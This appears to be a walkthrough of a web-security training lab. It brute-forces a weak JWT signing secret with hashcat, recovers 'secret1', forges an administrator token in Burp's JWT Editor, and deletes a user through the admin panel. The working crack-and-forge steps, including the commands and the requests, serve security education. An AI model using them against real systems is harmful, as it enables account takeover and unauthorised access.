

Lab: JWT authentication bypass via weak signing key

This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a [wordlist of common secrets](#).

To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Part 1 - Brute-force the secret key

1. In Burp, load the [JWT](#) Editor extension from the BApp store.
2. In the lab, log in to your own account and send the post-login `GET /my-account` request to Burp Repeater.
3. In Burp Repeater, change the path to `/admin` and send the request. Observe that the admin panel is only accessible when logged in as the `administrator` user.

Request

Pretty	Raw	Hex	JSON Web Token
1	GET /admin HTTP/1.1		
2	Host: 0a38006103c3ee56c040454b00b2000b.web-security-academy.net		
3	Cookie: session=eyJraWQiOiIzZjZiOTRmMS05OTA3LTRiZWYtODUwMC0wNmRjM2NlYTA4MjAiLCJhbGciOiJIUzI1NiIsInN1YiI6IndpZW51ciIsImV4cCI6MTY1OTczMzkzNX0.LxDW5WS5EilEv1e2VD24wwTpaI-fZRUp		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image		

Pretty	Raw	Hex	Render
1	HTTP/1.1 401 Unauthorized		
2	Content-Type: text/html; charset=utf-8		
3	Connection: close		
4	Content-Length: 2572		
5			
6	<!DOCTYPE html>		
7	<html>		
8	<head>		
9	<link href=/resources/labheader/css/aca		

4. Copy the JWT and brute-force the secret. You can do this using hashcat as follows:


```
`hashcat -a 0 -m 16500 <YOUR-JWT> /path/to/jwt.secrets.list`  
![[Pasted image 20220805212301.png]]
```

```
Started: Fri Aug 05 21:21:59 2022  
Stopped: Fri Aug 05 21:22:19 2022  
PS D:\Hashcat\hashcat-6.2.5> .\hashcat.exe -a 0 -m 16500 eyJraWQiOiIzZjZiOTRmMS05OTA3LTRiZWYtODUwMC0wNmRjM2NlYTA4MjAiLCJhbGciOiJIUzI1NiIsInN1YiI6IndpZW51ciIsImV4cCI6MTY1OTczMzkzNX0.LxDW5WS5EilEv1e2VD24wwTpaI-fZRUpbgm9LZyGpTM --show  
eyJraWQiOiIzZjZiOTRmMS05OTA3LTRiZWYtODUwMC0wNmRjM2NlYTA4MjAiLCJhbGciOiJIUzI1NiIsInN1YiI6IndpZW51ciIsImV4cCI6MTY1OTczMzkzNX0.LxDW5WS5EilEv1e2VD24wwTpaI-fZRUpbgm9LZyGpTM:secret1  
PS D:\Hashcat\hashcat-6.2.5>
```

If you're using hashcat, this outputs the JWT, followed by the secret. If everything worked correctly, this should reveal that the weak secret is `secret1`.

Part 2 - Generate a forged signing key


1. Using Burp Decoder, Base64 encode the secret that you brute-forced in the previous section.



The screenshot shows the Burp Decoder interface. The input field contains the text `c2VjcmV0MQ==`, which is the Base64 encoding of the secret `secret1`.

c2VjcmV0MQ==

2. In Burp, go to the **JWT Editor Keys** tab and click **New Symmetric Key**. In the dialog, click **Generate** to generate a new key in JWK format. Note that you don't need to select a key size as this will automatically be updated later.



3. Replace the generated value for the **k** property with the Base64-encoded secret.

Keys	
ID	
23378c37-d9c9-4e7b-9c49-06abb950be4d	OCT 56


4. Click **OK** to save the key.

Part 3 - Modify and sign the JWT

1. Go back to the **GET /admin** request in Burp Repeater and switch to the extension-generated **JSON Web Token** message editor tab.
2. In the payload, change the value of the **sub** claim to **administrator**

```
{
  "iss": "portswigger",
  "sub": "administrator",
  "exp": 1659733935
}
```

3. At the bottom of the tab, click **Sign**, then select the key that you generated in the previous section.



- Make sure that the `Don't modify header` option is selected, then click `OK`. The modified token is now signed with the correct signature.
- Send the request and observe that you have successfully accessed the admin panel.

Response

Pretty Raw Hex Render

Web Security Academy 

JWT authentication bypass via key

[Back to lab description >>](#)

Users

carlos - [Delete](#)

wiener - [Delete](#)

- In the response, find the URL for deleting Carlos (`/admin/delete?username=carlos`). Send the request to this endpoint to solve the lab.

```
<span>
  carlos -
</span>
<a href="/admin/delete?username=carlos">
  Delete
</a>
</div>
<div>
  <span>
```

Request

Pretty Raw Hex JSON Web Token

```
1 GET /admin/delete?username=carlos HTTP/1.1
2 Host: 0a4300dd03ceec0fc093950800980022.web-sec
3 Cookie: session=
eyJraWQiOiJhZTI2ZDUwOS0zNWIlLTQ4NTctYThkNi02Nj1YiI6ImFkbWluaXN0cmF0b3IiLCJleHAiOjE2NTk3MzUyM
```

Congratulations, you solved the lab!